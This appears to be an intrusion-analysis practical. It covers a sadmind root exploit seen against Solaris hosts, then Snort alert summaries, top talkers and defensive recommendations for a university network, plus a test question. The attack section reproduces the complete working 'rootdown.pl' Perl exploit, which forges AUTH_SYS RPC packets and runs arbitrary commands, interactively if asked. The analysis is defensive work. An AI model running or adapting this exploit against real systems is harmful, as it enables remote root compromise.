This is a script driven attack judging by the correlation of the portscan.log data (seen below in the correlation section) and the packet payload (see attack mechanism and correlation sections below). It was an attempt to gain root access on Solaris machines via the sadmind service. Sadmind is part of Sun's Solstice AdminSuite program. It allows administrators to remotely manage systems. It is installed by default and typically runs with a weak authentication mechanism.

The attack searched for Solaris machines running sadmind, determined the port it was running on, and then attempted to execute a shell command.

After analyzing the 18 packets associated with this attack, it was observed that 10 unique hosts were targeted after the attack mechanism determined that a machine was running Solaris' sadmind.

5. Attack mechanism:

The attack mechanism is identical to a perl script widely available and commonly named "rootdown.pl". It is referenced at:

http://www.derkeiler.com/Mailing-Lists/Securiteam/2003-09/0070.html

The Perl script below was discovered on 160.36.141.236 after forensic analysis and is identical to "rootdown.pl":

```
#!/usr/bin/perl -w
##################
##
# Title: rootdown.pl
# Purpose: Remote command executiong via sadmind
# Author: H D Moore <hdm@metasploit.com>
# Copyright: Copyright (C) 2003 METASPLOIT.COM
```

```
##

use strict;
use POSIX;
use IO::Socket;
use IO::Select;
use Getopt::Std;

my $VERSION = "1.0";
my %opts;

getopts("h:p:c:r:iv", \%opts);

if ($opts{v}) { show_info() }

if (! $opts{h}) { usage() }

my $target_host = $opts{h};

my $target_name = "exploit";

my $command = $opts{c} ? $opts{c} : "touch /tmp/OWNED_BY_SADMIND_\$\$";
my $portmap = $opts{r} ? $opts{r} : 111;

##
# Determine the port used by sadmind
##
my $target_port = $opts{p} ? $opts{p} : rpc_getport($target_host,
$portmap, 100232, 10);

if (! $target_port)
{
    print STDERR "Error: could not determine port used by sadmind\n";
    exit(0);
}

##
# Determine the hostname of the target
##

my $s = rpc_socket($target_host, $target_port);
my $x = rpc_sadmin_exec($target_name, "id");
print $s $x;
my $r = rpc_read($s);
close ($s);
```

```
if ($r && $r =~ m/Security exception on host (.*)\. USER/)
{
    $target_name = $1;
} else {
    print STDERR "Error: could not obtain target hostname.\n";
    exit(0);
}

##
# Execute commands :)
##

my $interactive = 0;

if ($opts{i}) { $interactive++ }

do {
    if ($opts{i}) { $command = command_prompt() } else
    {
        print STDERR "Executing command on '$target_name' via port
$target_port\n";
    }

    $s = rpc_socket($target_host, $target_port);
    $x = rpc_sadmin_exec($target_name, $command);
    print $s $x;
    $r = rpc_read($s);
    close ($s);

    if ($r)
    {
        # Command Failed
        if (length($r) == 36 && substr($r, 24, 4) eq "\x00\x00\x00\x29")
        {
            print STDERR "Error: something went wrong with the RPC
format.\n";
            exit(0);
        }

        # Command might have failed
        if (length($r) == 36 && substr($r, 24, 4) eq "\x00\x00\x00\x2b")
        {
            print STDERR "Error: something may have gone wrong with the
sadmind format\n";
        }
        # Confirmed success
        if (length($r) == 36 && substr($r, 24, 12) eq ("\x00" x 12))
        {
            print STDERR "Success: your command has been executed
successfully.\n";
        }

        if (length($r) != 36) { print STDERR "Unknown Response: $r\n" }

    } else {
        print STDERR "Error: no response recieved, you may want to try
again.\n";
        exit(0);
    }
} while ($interactive);

exit(0);

sub usage {
    print STDERR "\n";
    print STDERR "+-----==[ rootdown.pl => Solaris SADMIND Remote Command
Execution\n\n";
    print STDERR " Usage: $0 -h <target> -c <command> [options]\n";
    print STDERR " Options:\n";
    print STDERR " -i\tStart interactive mode (for multiple commands)\n";
    print STDERR " -p\tAvoid the portmapper and use this sadmind port\n";
    print STDERR " -r\tQuery alternate portmapper on this UDP port\n";
    print STDERR " -v\tDisplay information about this exploit\n";
    print STDERR "\n\n";
    exit(0);
}


sub show_info {
print "\n\n";
print " Name: rootdown.pl\n";
print " Author: H D Moore <hdm\@metasploit.com>\n";
print "Version: $VERSION\n\n";

# not finsihed :)
print
"This exploit targets a weakness in the default security settings of the sadmind
RPC application. This application is installed and enabled by default on most
versions of the Solaris operating  system.\n\n".

"The sadmind application defaults to a weak security mode known as
```

```
AUTH_SYS (or AUTH_UNIX under Linux/BSD). When running in this mode,
the service will accept a structure containing the user and group IDs as well as
the originating system name. These values are not validated in any form and are
completely controlled by the client. If the standard sadmin RPC API calls are
used to generate the request,  the ADM_CLIENT_HOST parameter is filled in
with the hostname of the client system. If the RPC packet is modified so that this
field is set to the hostname of the remote system, it will be processed as if it was
a local request. If the user ID is set to zero or the value of any user in the
sysadmin group, it is possible to call arbitrary methods in any class available to
sadmind.\n\n".

"If the Solstice AdminSuite client software has not been installed, the only class
available is 'system', which only contains a single method called 'admpipe'. The
strings within this program seem to suggest that it can be used run arbitrary
commands, however I chose a different method of command execution. Since
each method is simply an executable in the class directory, it is possible to use a
standard directory traversal attack to execute any application. We can pass
arguments to these methods using the standard API.

An example of spawning a shell which executes the 'id' command:

   # apm -c system -m ../../../../../bin/sh -a arg1=-c arg2=id\n\n".

"To exploit this vulnerability, we must create a RPC packet that calls the '/bin/sh'
method, passing it the parameter of the command we want to execute. To do
this, packet dumps of the 'apm' tool were obtained and the format was slowly
mapped. The hostname of the target system must be known for this exploit to
work, however when sadmind is called with the wrong name, it replies with a
'ACCESS DENIED' error message containing the correct name. The final code
does the following:

1) Queries the portmapper to determine the sadmind port
2) Sends an invalid request to sadmind to obtain the hostname
3) Uses the hostname to forge the RPC packet and execute commands

This vulnerability was reported by Mark Zielinski and disclosed by iDefense.

Related URLs:
 - http://www.idefense.com/advisory/09.16.03.txt
 - http://docs.sun.com/db/doc/816-0211/6m6nc676b?a=view
";

exit(0);
}

sub command_prompt {
    select(STDOUT); $|++;

    print STDOUT "\nsadmind> ";
    my $command = <STDIN>;
    chomp($command);
    if (! $command || lc($command) eq "quit" || lc($command) eq "exit")
    {
        print "\nExiting interactive mode...\n";
        exit(0);
    }
    return ($command)
}

sub rpc_socket {
    my ($target_host, $target_port) = @_;
    my $s = IO::Socket::INET->new
    (
        PeerAddr => $target_host,
        PeerPort => $target_port,
        Proto => "udp",
        Type => SOCK_DGRAM
    );

    if (! $s)
    {
        print "\nError: could not create socket to target: $!\n";
        exit(0);
    }

    select($s); $|++;
    select(STDOUT); $|++;
    nonblock($s);
    return($s);
}

sub rpc_read {
    my ($s) = @_;
    my $sel = IO::Select->new($s);
    my $res;
    my @fds = $sel->can_read(4);
    foreach (@fds) { $res .= <$s>; }
    return $res;
}

sub nonblock {
    my ($fd) = @_;
    my $flags = fcntl($fd, F_GETFL,0);
    fcntl($fd, F_SETFL, $flags|O_NONBLOCK);
}

sub rpc_getport {
    my ($target_host, $target_port, $prog, $vers) = @_;
    my $s = rpc_socket($target_host, $target_port);

    my $portmap_req =
        pack("L", rand() * 0xffffffff) . # XID
        "\x00\x00\x00\x00". # Call
        "\x00\x00\x00\x02". # RPC Version
        "\x00\x01\x86\xa0". # Program Number (PORTMAP)
        "\x00\x00\x00\x02". # Program Version (2)
        "\x00\x00\x00\x03". # Procedure (getport)
        ("\x00" x 16). # Credentials and Verifier
        pack("N", $prog) .
        pack("N", $vers).
        pack("N", 0x11). # Protocol: UDP
        pack("N", 0x00); # Port: 0

    print $s $portmap_req;

    my $r = rpc_read($s);
    close ($s);

    if (length($r) == 28)
    {
        my $prog_port = unpack("N",substr($r, 24, 4));
        return($prog_port);
    }

    return undef;
}

sub rpc_sadmin_exec {
    my ($hostname, $command) = @_;
    my $packed_host = $hostname . ("\x00" x (59 - length($hostname)));

    my $rpc =
        pack("L", rand() * 0xffffffff) . # XID
        "\x00\x00\x00\x00". # Call
        "\x00\x00\x00\x02". # RPC Version
        "\x00\x01\x87\x88". # Program Number (SADMIND)
        "\x00\x00\x00\x0a". # Program Version (10)
        "\x00\x00\x00\x01". # Procedure
        "\x00\x00\x00\x01"; # Credentials (UNIX)
# Auth Length is filled in
# pad it up to multiples of 4
    my $rpc_hostname = $hostname;
    while (length($rpc_hostname) % 4 != 0) { $rpc_hostname .= "\x00" }

    my $rpc_auth =
        # Time Stamp
        pack("N", time() + 20001) .

        # Machine Name
        pack("N", length($hostname)) . $rpc_hostname .


        "\x00\x00\x00\x00". # UID = 0
        "\x00\x00\x00\x00". # GID = 0
        "\x00\x00\x00\x00"; # No Extra Groups

    $rpc .= pack("N", length($rpc_auth)) . $rpc_auth . ("\x00" x 8);

    my $header =

    # Another Time Stamp
    reverse(pack("L", time() + 20005)) .

    "\x00\x07\x45\xdf".

    "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00".
    "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x06".
    "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00".
    "\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x04".

    "\x7f\x00\x00\x01". # 127.0.0.1
    "\x00\x01\x87\x88". # SADMIND

    "\x00\x00\x00\x0a\x00\x00\x00\x04".

    "\x7f\x00\x00\x01". # 127.0.0.1
    "\x00\x01\x87\x88". # SADMIND

    "\x00\x00\x00\x0a\x00\x00\x00\x11\x00\x00\x00\x1e".
    "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00".
    "\x00\x00\x00\x00".

    "\x00\x00\x00\x3b". $packed_host.
```

```
"\x00\x00\x00\x00\x06" . "system".

"\x00\x00\x00\x00\x00\x15". "../../../../../bin/sh". "\x00\x00\x00";

# Append Body Length ^-- Here

my $body =
"\x00\x00\x00\x0e". "ADM_FW_VERSION".
"\x00\x00\x00\x00\x00\x03\x00\x00\x00\x04\x00\x00".
"\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00".

"\x00\x00\x00\x08". "ADM_LANG".
"\x00\x00\x00\x09\x00\x00\x00\x02\x00\x00".
"\x00\x01". "C" .
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00".

"\x00\x00\x00\x0d". "ADM_REQUESTID".
"\x00\x00\x00\x00\x00\x00\x09\x00\x00\x00\x12\x00\x00\x00\x11".
"0810:1010101010:1"."\x00\x00\x00".
"\x00\x00\x00\x00\x00\x00\x00\x00".


"\x00\x00\x00\x09". "ADM_CLASS".
"\x00\x00\x00\x00\x00\x00\x09\x00\x00\x00\x07".
"\x00\x00\x00\x06" . "system" .
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00".

"\x00\x00\x00\x0e" . "ADM_CLASS_VERS" .
"\x00\x00\x00\x00\x00\x09\x00\x00\x00\x04".
"\x00\x00\x00\x03". "2.1".
"\x00\x00\x00\x00\x00\x00\x00\x00\x00".

"\x00\x00\x00\x0a" . "ADM_METHOD" .
"\x00\x00\x00\x00\x00\x09\x00\x00\x00\x16".
"\x00\x00\x00\x15". "../../../../../bin/sh" .
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00".

"\x00\x00\x00\x08". "ADM_HOST" .
"\x00\x00\x00\x09\x00\x00\x00\x3c\x00\x00\x00\x3b".
$packed_host.

"\x00\x00\x00\x00\x00\x00\x00\x00\x00".
"\x00\x00\x00\x0f". "ADM_CLIENT_HOST".
"\x00\x00\x00\x00\x09".

pack("N", length($hostname) + 1) .
```

```
    pack("N", length($hostname)) .
    $rpc_hostname .
    "\x00\x00\x00\x00". "\x00\x00\x00\x00".

    "\x00\x00\x00\x11" . "ADM_CLIENT_DOMAIN".

"\x00\x00\x00\x00\x00\x00\x09\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00".
 "\x00\x00\x00\x00\x00\x00".

 "\x00\x00\x00\x11" . "ADM_TIMEOUT_PARMS".
 "\x00\x00\x00\x00\x00".
 "\x00\x09\x00\x00\x00\x1c".
 "\x00\x00\x00\x1b" . "TTL=0 PTO=20 PCNT=2 PDLY=30".
 "\x00\x00\x00\x00\x00\x00\x00\x00\x00".

    "\x00\x00\x00\x09" . "ADM_FENCE" .
    "\x00\x00\x00\x00\x00\x00\x09\x00\x00\x00\x00\x00\x00\x00\x00\x00".
    "\x00\x00\x00\x00\x00\x00\x01\x58\x00\x00\x00\x00\x00\x00\x09\x00".
    "\x00\x00\x03\x00\x00\x00\x02" . "-c" .
    "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x59\x00".
    "\x00\x00\x00\x00\x00\x09\x00\x00\x02\x01\x00\x00\x02\x00".

    $command . ("\x00" x (512 - length($command))).

    "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x10".
    "netmgt_endofargs";

    my $res = $rpc . $header . pack("N", (length($body) + 4 +
length($header)) - 330) . $body;

    return($res);
}
```

The script above has several references that are identifiable in the packet payloads (e.g. ../../../../bin/sh, ADM_FENCE, ADM_HOST). What is most interesting about this attack is that it requires only one UDP packet to be sent to exploit a vulnerable host. Once a live host is identified via a TCP SYN scan and subsequent identification of whether sadmind is running and on what port, the game is on.

6. Correlations:

The attack was correlated with the portscan.log resulting from the snort instance. The data below is a sample:

```
Mar 18 10:24:07 160.36.141.236:59781 -> 18.7.0.125:32773 SYN ******S*
Mar 18 10:24:07 160.36.141.236:59783 -> 18.7.0.127:32773 SYN ******S*
Mar 18 10:24:07 160.36.141.236:59824 -> 18.7.0.168:32773 SYN ******S*
Mar 18 10:24:07 160.36.141.236:59864 -> 18.7.0.208:32773 SYN ******S*
Mar 18 10:24:07 160.36.141.236:59865 -> 18.7.0.209:32773 SYN ******S*
Mar 18 10:24:07 160.36.141.236:59903 -> 18.7.0.247:32773 SYN ******S*
Mar 18 10:24:07 160.36.141.236:59904 -> 18.7.0.248:32773 SYN ******S*
Mar 18 10:24:10 160.36.141.236:59778 -> 18.7.0.122:32773 SYN ******S*
Mar 18 10:24:10 160.36.141.236:59771 -> 18.7.0.115:32773 SYN ******S*
Mar 18 10:24:10 160.36.141.236:59770 -> 18.7.0.114:32773 SYN ******S*
                                . . .
Mar 18 11:10:03 160.36.141.236:37718 -> 18.9.172.198:32773 SYN ******S*
Mar 18 11:10:03 160.36.141.236:37717 -> 18.9.172.197:32773 SYN ******S*
Mar 18 11:10:03 160.36.141.236:37716 -> 18.9.172.196:32773 SYN ******S*
Mar 18 11:10:03 160.36.141.236:37713 -> 18.9.172.193:32773 SYN ******S*
Mar 18 11:10:03 160.36.141.236:37712 -> 18.9.172.192:32773 SYN ******S*
Mar 18 11:10:03 160.36.141.236:37827 -> 18.9.173.52:32773 SYN ******S*
Mar 18 11:10:03 160.36.141.236:37872 -> 18.9.173.97:32773 SYN ******S*
Mar 18 11:10:03 160.36.141.236:37874 -> 18.9.173.99:32773 SYN ******S*
Mar 18 11:10:03 160.36.141.236:37922 -> 18.9.173.147:32773 SYN ******S*
Mar 18 11:10:03 160.36.141.236:37969 -> 18.9.173.194:32773 SYN ******S*
```

The portscan.log data typifies scripted scanning as indicated by incrementing source ports, incrementing destination IPs and time deltas.

This particular sadmind vulnerability and exploit is described and further correlated at: http://www.securityfocus.com/archive/1/338112

However, the same information is available as comments in the script cited in the attack mechanism section for this detect.

7. Evidence of active targeting:

It is obvious that there was active targeting of Solaris machines running sadmind. There was also active targeting of machines in the address space owned by MIT (18.7.0.0/16, 18.9.0.0/16). After the initial TCP SYN scan to discover live hosts, the sadmind attack targeted 7 different hosts in the MIT address space.

8. Severity:

severity = (criticality + lethality) - (system countermeasures + network countermeasures)

Target criticality: 3 (a 3 is given here because it is unknown whether any of the targeted machines housed confidential information; none of the targeted machines were owned by the university)

Attack lethality: 3 (no hosts were compromised as a result of this attack but, one of the unnamed university's systems was used to propogate the attack so, a 3 is given)

System countermeasures: 2 (there was nothing to deter this attack from touching 10 different hosts; the system that was used to propogate the attack was unpatched and mismanaged)

Network countermeasures: 1 (a firewall with an appropriate rule set might have stopped this attack; also, an inline IDS/IPS would have prevented this attack; additionally, implementation of a tar pit might have lessened the number of hosts that were probed or even thwarted the TCP SYN scan; the fact that entire class A address ranges were scanned indicates that network countermeaures were weak)

severity = (3 + 3) – (2 + 1) = 3

9. Defensive recommendation:

Defensive recommendations in lieu of this particular detect are applicable to other common scanning activities that do reconnaissance and subsequent scripted exploits of hosts indentified as vulernable. The addition of a router ACL to block outbound rpc connections at the border, is feasible in the current climate of the organization and is under consideration.

Additionally, a firewall rule that blocked UDP and TCP traffic to rpc destination ports (e.g. 32770/udp/tcp through 32779/udp/tcp) would have been useful but, the organization's climate prevents this implementation without careful planning. Future implementations of border and departmental firewalls will help to mitigate this type of attack in the future.

Implementation of host based firewalls/IDS would have also helped to mitigate this threat. This measure might have at least prevented the unnamed univesity's host that propogated this attack from being initially compromised.

Active mapping of open ports on hosts in the university's network by the university's IT security organization regularly identifies hosts running Solaris with perhaps unnecessary services (like sadmind) enabled. More in depth, scheduled and OS targeted vulnerability assessments are being planned.

10. Multiple choice test question:

Why is it important to minimize or eliminate unnecessary services and applications on any operating system?

A) it most importantly improves overall system performance
B) it avoids conflicts with other applications and services
C) it minimizes risks of exploitation of misconfigured and/or unpatched services and applications
D) it is easier to manage the system without so many services and applications

Answer: C

Explanation: Eliminating unnecessary services and applications on any operating system lessens risk by lessening the potential for exploit if those services are misconfigured or unpatched. It is a common attack vector to search for vulnerable services and applications on a given system.

Part 3 – Analyze This!

Executive Summary

This was a very difficult assignment.

Observations were made by analyzing the data that lead to several conclusions leading to recommendations for the organization.

Compromised machines:

MY.NET.97.242 - hybrid worm (searching for exploits on machines running IIS and RPC on Windows machine)
MY.NET.97.209 - Phatbot worm or variant (see description of MY.NET.97.82 activity in link graph – identical activity)
MY.NET.153.174 - “ “ “ “
MY.NET.111.51 - “ “ “ “
MY.NET.190.92 - “ “ “ “
MY.NET.97.82 - “ “ “ “
MY.NET.97.42 – has Nimbda or variant; see alert description below

The information in the scan logs confirmed that these machines were compromised as correlated to the alert logs.

Probably compromised machines requiring further investigation:

MY.NET.110.72
MY.NET.97.52
MY.NET.84.235

These machines require further investigation before it can be conclusively determined that they are compromised. They exhibited suspicious enough suspicious activity to warrant a closer look

Ineffective Snort Rules and configuration:

"MY.NET.30.3 activity" and "MY.NET.30.4 activity" signatures are too broad and genrerate too many false positives. Analysis needs to be made of the traffic to and from these hosts in order to make an infomed decision on what "activity" to flag as alerts.

"Red Worm" is an old worm. The signatures that generate these two alerts should be restructured and renamed to flag malicious activity for things like Phatbot and/or Gaobot. There were no signatures to detect Phatbot or variants.

No packet payload is collected on alerts making it more difficult to decide whether buffer overflow alerts are false positives. Consideration should be made to send the alert data to a MySql database.

Ineffective ingress/egress port filtering. Consideration should be made to block 111 (tcp/udp) – portmapper (sunrpc), 135-139,455 (udp/tcp) – netbios and 515 (tdp/udp) – lpd.

There are no obvious border or internal firewalls to block port scanning and other malicious activities. A tarpit would thwart or at least deter most port scanning.

Implement a VPN for users at home to access university resources.

I don't know how the network is structured but, I think it could be segmented into trusted and not trusted zones. The university VPN should terminate in the not trusted zone. VPN traffic should be filtered by a firewall and inspected by an IDS/IPS before being allowed into any trusted zone.

Implement an enterprise wide and centrally managed antivirus solution, if not already in place.

Support host based firewalls for anyone who wants to use them. Recommend they be used on critical machines.

Policy change: Do not allow administrators to update router or switch configurations using tftp from home machines.

Files Analyzed

The following files were retrieved from www.intrusions.org/logs for analysis. Please see the note below for explanation on why the particular OOS files were used.

Alerts	Scans	OutofSpec
alert.040325	scans.040325	oos_report_040321
alert.040326	scans.040326	oos_report_040322
alert.040327	scans.040327	oos_report_040323
alert.040328	scans.040328	oos_report_040324
alert.040329	scans.040329	oos_report_040325

Note: The OOS files have different file names that might reflect that they have different data othen than that corresponding to 3/25/04 – 3/29/04 (as the alert and scan files) but, upon inspection of the data in the OOS files, the data in the OOS files named 03/21/04 – 03/25/04 actually contained data that coincided with the data from 3/25/04 – 3/29/04.

Alert Logs

Summary of Alerts

The table below shows the alert summary. It was processed from the concatenated alert file that contained the five days of data, with Snortsnarf.

Alert	Number
MY.NET.30.3 activity	29833
MY.NET.30.4 activity	21072
High port 65535 tcp – possible Red Worm – traffic	13800
Connect to 515 from outside	13758
Exploit x86 NOOP	10168
SMB Name Wildcard	5770
Incomplete Packet Fragments Discarded	5387
Null scan	2219
High port 65535 udp – possible Red Worm – traffic	1115
NMAP TCP ping	899
[UMBC NIDS IRC Alert] IRC user /kill detected, possible Trojan	593
[UMBC NIDS IRC Alert] Possible sdbotfloodnet detected attempting to IRC	460
SUNRPC highport access	398
Possible trojan server activity	374
FTP Dos ftpd globbing	358
[UMBC NIDS] External MiMail alert	283
Tiny Fragments – Possible Hostile Activity	281
Exploit x86 NOPS	193
TFTP – External TCP connection to internal tftp server	173
TCP SRC and DST outside network	137
FTP Passwd attempt	130
SMC C access	126
IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize	89

ICMP SRC and DST outside network	81
TCP SMTP Source Port Traffic	75
NIMBDA – Attempt to execute cmd from campus host	57
IRC evil – running XDCC	57
RFB – Possible WinVNC – 010708-1	49
EXPLOIT x86 setuid 0	35
Attempted Sun RPC high port access	34
DDOS shaft client to handler	31
Exploit x86 setgid 0	28
SYN-FIN scan	25
[UMBC NIDS IRC Alert] Possible drone command detected	17
Probable NMAP fingerprint attempt	14
Exploit x86 stealth noop	10
[UMBC NIDS IRC Alert] Possible Incoming XDCC Send Request Detected	9
TFTP – Internal UDP connection to external tftp server	8
DDOS mstream client to handler	7
External FTP to HelpDesk MY.NET.53.29	6
External RPC call	6
External FTP to HelpDesk MY.NET.70.50	5
SITE EXEC – Possible wu-ftpd exploit – GIAC000623	3
Traffic from port 53 to port 123	3
[UMBC NIDS IRC Alert] user joining XDCC channle detected Possible XDCC bot	3
External FTP to Helpdesk MY.NET.70.49	2
NIMDA – Attempt to execute root from campus host	2
DOS Real Server template HTML	1
[UMBC NIDS] Internal MiMail alert	1

Note: Regarding FQDNs - some of the FQDNs may not be accurate due to DHCP lease renewals but, definitely the domain will correct. Additionally, the domain names for the internal hosts have euphemized.

Alerts – Top 10 Alerts from External Hosts

Alert Type	Count
MY.NET.30.3 activity	29829
MY.NET.30.4 activity	27101
Connect to 515 from outside	13730
EXPLOIT x86 NOOP	10168
High port 65535 tcp – possible Red Worm – traffic	7115
Incomplete Packet Fragments Discarded	5386
Null scan!	2219
NMAP TCP ping!	899
[UMBC NIDS IRC Alert] IRC user /kill detected, possible trojan	593
High port 65525 udp – possible Red Worm – traffic	554

Alerts – Top 10 Alerts from Internal Hosts

Alert Type	Count
High Port 65535 tcp – possible Red Worm – traffic	6680
SMB Name Wildcard	5770
[UMBC NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC	460
Possible trojan server activity	214
TFTP – External TCP connection to internal tftp server	77
NIMDA – Attempt to execute cmd from campus host	57
IRC evil – running XDCC	57
Tiny Fragments – Possible Hostile Activity	46
RFB – Possible WinVNC – 010708-1	33
TFTP – Internal UDP connection to external tftp server	5

Alerts Occurring Over 800 times (external and internal sources)

Alert	Count
MY.NET.30.3 activity	29833
MY.NET.30.4 activity	21072
High port 65535 tcp – possible Red Worm - traffic	13800
Connect to 515 from outside	13758
Exploit x86 NOOP	10168
SMB Name Wildcard	5770
Incomplete Packet Fragments Discarded	5387
Null scan	2219
High port 65535 udp – possible Red Worm - traffic	1115
NMAP TCP ping	899

Description and Discussion of Interesting Alerts

Detect Name	High port 65535 tcp – possible Red Worm – traffic
Frequency	13800
Severity	High
Description of detect	A portion (nearly 8 %) of the alerts generated here were false positives. There was no evidence of any of the hosts identified by this alert of having the actual "Red Worm" that spreads to unpatched Linux machines (there was no matching port scanning activity to 21,53,111, and 515 by any of the hosts). Some false positives were generated simply because the src or dst port was 65535 in a tcp connection.

	However, there was other evil occurring. MY.NET.97.82 and 80.181.112.186 generated 77% of the alerts. After looking at the scan logs, it became clear that MY.NET.97.82 was infected with Phatbot or a variant (see link graph). 15% of the alerts were generated by MY.NET.53.111 and 66.118.165.120. These hosts did not exhibit the same port scanning pattern but, a different pattern. There is not enough information to determine if MY.NET.53.111 is compromised but, this machine should be investigated.
Correlation	Port scan logs. www.lurhq.com/phatbot.html www.f-secure.com/v-descs/adore.shtml
Defensive recommendations	Clean up compromised machine MY.NET.97.82. Advise user on system management and patching activities. Do further traffic analysis on MY.NET.53.111 to determine whether it is compromised. Define Snort rules to clearly identify Phatbot and variants.

Detect Name	Connect to 515 from outside
Frequency	13758
Severity	Medium
Description of detect	This alert is generated when an external host attempts a connectionvto 515/tcp (this port is commonly associated with the Unix/Linux line printer daemon). 13313 (approx. 97%) of these alerts were the result of what appears to be benign traffic (an external host sending a print job to a single MY.NET host). 417 (approx. 3 %) of these alerts are not benign but, the result of a host scanning blocks of the MY.NET address space. 134.139.245.14 performed two separate SYN scans of MY.NET.190.1-254 looking for 515/tcp over a two day period. 134.139.245.14 made 417 TCP connections to 246 unique MY.NETvhosts (connecting as many as four times to at least one host). lpd is a common target for remote and local buffer overflow exploits. There is no evidence in any of the logs used for this week of analysis of an attempted lpd buffer overflow exploit on one of the targeted hosts. Theis activity is indicative of scripted reconnaissance and

	verification.
Correlation	(Info on one type of lpd buffer overflow exploit) - http://xforce.iss.net/xforce/xfdb/7046
Defensive recommendations	If feasible within the organization, block 515/tcp/udp at the border routers and require VPN access to MY.NET to allow printing from external hosts. This doesn’t do much to protect hosts where the system administrator attempts to circumvent the policy by running lpd on a different port! Optimally, create network segmentation of VPN client hosts by a firewall (with rules to allow lpd connections to internal hosts from VPN client hosts) and/or Layer 3 access control would be more effective. This still doesn’t prevent circumvention but, limits the source network’s from being probed for lpd exploits.

Detect Name	Exploit x86 NOOP
Frequency	10168
Severity	High
Description of detect	About half of these alerts were related to external machines probing 80/tcp and 1025/tcp on MY.NET hosts. This is likely hybrid worm related activity and not a scripted attempt to find vulnerable machines based on the number (700+) of source IP addresses. The source IP addresses were probably attempting RPC and WEBDAV buffer overflows. A NOOP is am assembler “no operation” and is used for paddingf in a buffer overflow attack. The goal of a buffer overflow attack is to overrun static variable buffers or variable array variables until a shell command, for example, can be placed on the OS stack for execution. There was not enough information to determine the nature of the other half of these alerts (no packet payload, only one dst port and one dst IP) and whether they were really benign or perhaps evil in nature. This signature and ones like it (x86 NOP) are prone to false positives. The packet payloads would have told a lot.
Correlation	http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx http://www.microsoft.com/technet/security/bulletin/MS03-007.mspx
Defensive recommendations	Consider centralized antivirus solution to push out new definitions enterprise wide (if not already in place). Also, consider patch management system for Windows desktop

	machines. Begin dumping payloads, or some anyway, in order to more accurately identify false positives with this and other signatures. Once the control component of this hybrid worm is determined, block its control port at ingress/egress points.

Detect Name	NULL scan
Frequency	2219
Severity	Medium
Description of detect	A null scan is flagged when all the TCP flags in a packet are set to NULL. It can be used for stealth in mapping hosts. 212.202.173.214 generated 457 (21%) of these alerts and probed 457 different MY.NET hosts. This was a typical reconnaissanceattack. Most of the rest of these alerts were generated from P2P programs and can be considered false positives (1 source and 1 destination host, src port 0 to dst port 0).
Correlation	www.giac.org/practical/GCIA/Johnny_Wong_GCIA.pdf http://lists.jammed.com/incidents/2003/07/0209.html
Defensive recommendations	Consider implementation of a tar pit to thwart vertical and horizontal scans of MY.NET Redefine Snort rules to granulate other activity by hosts doing NULL scans.

Detect Name	High port 65535 udp - possible Red Worm – traffic
Frequency	1115
Severity	High (but low in this case)
Description of detect	Most of the hosts flagged in this alert category were also exhibiting UDP port scanning activity that is indicative of online gaming (e.g. Gamespy on MY.NET.110.72). One of top the source hosts was doing UDP port scans of 12203/udp, for example. Hence, most of these were false positives.
Correlation	http://www.pure-mohaa.co.uk/forum/printer-friendly.asp?threadid=315
Defensive recommendations	If this were a faculty/staff machine, instititute policy to ban game servers on faculty/staff machines or consider traffic shaping of machines exhibiting such behavior to conserve university resources.

Redfine this Snort rule and clearly define its goal. “Red Worm” is not a current worm.

Detect Name	SMB C access
Frequency	126
Severity	High
Description of detect	There 18 source IPs involved in this alerts. Some of these alerts might have been generated as a result of a home user accessing their C drive at work from home but, most were not (judging by the location of the src hosts as reported by ARIN). This alert is generated when a source IP attempts to access the $C share on a given internal Windows machine. This is generally not a good idea because the SAM file (contains accounts/ password hashes) could be stolen and cracked for later use. Future Administrator access to a victim machine or other machines in an organization with similar account names using the same password would then possible. There is also the possibility, if write access is enabled on shares, to place malicious code on victim machines,
Correlation	www.giac.org/practical/GCIA/Joe_Bowling_GCIA.pdf
Defensive recommendations	Block 135-139, 445 (tcp and udp) at the ingress/egress routers. Implement a VPN to allow users to access Windows shares from outside MY.NET. Implement local security policy on MY.NET machines to ban sharing of the C drive on Windows machines and the enumeration of users and shares via anonymous access.

Detect Name	NIMDA – Attempt to execute cmd from campus host
Frequency	57
Severity	High
Description of detect	MY.NET.97.42 generated 36 of these alerts. It is an attempt to execute cmd.exe on another host. This host was also connecting to random external destination IPs attempting buffer overflows on machines that might be running IIS. It is compromised.
Correlation	www.giac.org/practical/GCIA/Joe_Bowling_GCIA.pdf
Defensive recommendations	Aggressively map MY.NET and run a vulnerability assessment tool regularly to identify potentially vulnerable hosts and applications. Identify owner of MY.NET.97.42 and take machine off

network until it is rebuilt and patched.

Tables of Top Talkers

Alerts - Top 10 External Talkers (as alert sources)

External SRC IP	Count	FQDN	Unique DST IPs	Unique DST Ports (Values)
68.32.127.158	13359	Pcp01823879pcs.howard01 .md.comcast.net	1	1 (515)
67.31.152.200	6585	Dialup-67.31.152.200.Dial1 .Denver1.Level3.net	34	1329 (69,80,54320 and other ports indicative of trojan trolling)
68.55.174.94	6164	(unknown)	2	9 (28,1029,1033, 1035,1036,1037, 1041,1046,1078)
80.181.112.186	5462	host186-112.pool80181 .interbusiness.it	2	1 (65535)
138.88.36.161	4126	pool-138-88-36-161.res .east.verizon.ne	1	2 (80,51443)
69.240.222.54	4024	(unknown)	1	2 (524,51443)
68.55.178.168	3683	Pcp233959pcs.elictc01 .md.comcast.net	2	1 (524)
140.142.8.173	3074	Ast-ras-3.ast.cac .washington.edu	1	1 (0)
151.196.21.80	2673	pool-151-196-21-80 .ba1lt.east.verizon.net	2	2 (524,3019)
68.57.90.146	2615	Pcp912734pcs.brndml01 .va.comcast.net	2	1 (524)

Alerts – Top 10 Internal Talkers (as alert sources)

